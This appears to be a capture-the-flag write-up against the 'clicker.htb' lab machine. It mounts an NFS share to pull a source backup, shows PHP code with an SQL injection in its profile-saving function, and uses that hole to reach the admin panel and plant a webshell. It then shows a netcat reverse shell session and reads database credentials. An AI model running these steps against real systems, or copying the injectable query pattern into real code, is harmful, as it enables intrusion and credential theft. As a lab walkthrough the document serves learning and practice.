


Information Gathering


1) Found open ports




2) Checked the website







3) Checked the nfs



4) Got the source code

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ mount -t nfs 10.10.11.232:/ ./share

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ sudo mount -t nfs 10.10.11.232:/mnt/backups share

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ cd share

┌──(vigneswar㉿VigneswarPC)-[~/temp/share]
└─$ ls
clicker.htb_backup.zip

┌──(vigneswar㉿VigneswarPC)-[~/temp/share]
└─$ cp clicker.htb_backup.zip ..

┌──(vigneswar㉿VigneswarPC)-[~/temp/share]
└─$ cd ..
```

Vulnerability Assessment


1) The save game page allows us to add arbitrary fields to database


save_game.php

```php
<?php
session_start();
include_once("db_utils.php");

if (isset($_SESSION['PLAYER']) && $_SESSION['PLAYER'] != "") {
    $args = [];
    foreach($_GET as $key=>$value) {
        if (strtolower($key) === 'role') {
            // prevent malicious users to modify role
            header('Location: /index.php?err=Malicious activity detected!');
            die;
        }
        $args[$key] = $value;
    }
    save_profile($_SESSION['PLAYER'], $_GET);
    // update session info
    $_SESSION['CLICKS'] = $_GET['clicks'];
    $_SESSION['LEVEL'] = $_GET['level'];
    header('Location: /index.php?msg=Game has been saved!');

}
?>
```


```php
function save_profile($player, $args) {
    global $pdo;
    $params = ["player"=>$player];
    $setStr = "";
    foreach ($args as $key => $value) {
        $setStr .= $key . "=" . $pdo->quote($value) . ",";
    }
    $setStr = rtrim($setStr, ",");
    $stmt = $pdo->prepare("UPDATE players SET $setStr WHERE username = :player");
    $stmt -> execute($params);
}
```


2) The save profile function is vulnerable to sql injection






3) Got access to admin portal







4) The export function is vulnerable to arbitrary file creation




5) Added a php shell into nickname



6) Created a webshell




7) Confirmed rce



Exploitation

1) Got reverse shell



```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.232] 45748
bash: cannot set terminal process group (1200): Inappropriate ioctl for device
bash: no job control in this shell
www-data@clicker:/var/www/clicker.htb/exports$ python3 -c "import pty;pty.spawn('/bin/bash')"
<rts$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@clicker:/var/www/clicker.htb/exports$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ stty raw -echo && fg
[1]  - continued  nc -lvnp 4444

www-data@clicker:/var/www/clicker.htb/exports$ stty rows 41 cols 156
www-data@clicker:/var/www/clicker.htb/exports$ export TERM=xterm-256color
www-data@clicker:/var/www/clicker.htb/exports$
```

2) Checked the database

```
www-data@clicker:/var/www/clicker.htb$ cat db_utils.php | grep db
$db_server="localhost";
$db_username="clicker_db_user";
$db_password="clicker_db_password";
$db_name="clicker";
$mysqli = new mysqli($db_server, $db_username, $db_password, $db_name);
$pdo = new PDO("mysql:dbname=$db_name;host=$db_server", $db_username, $db_password);
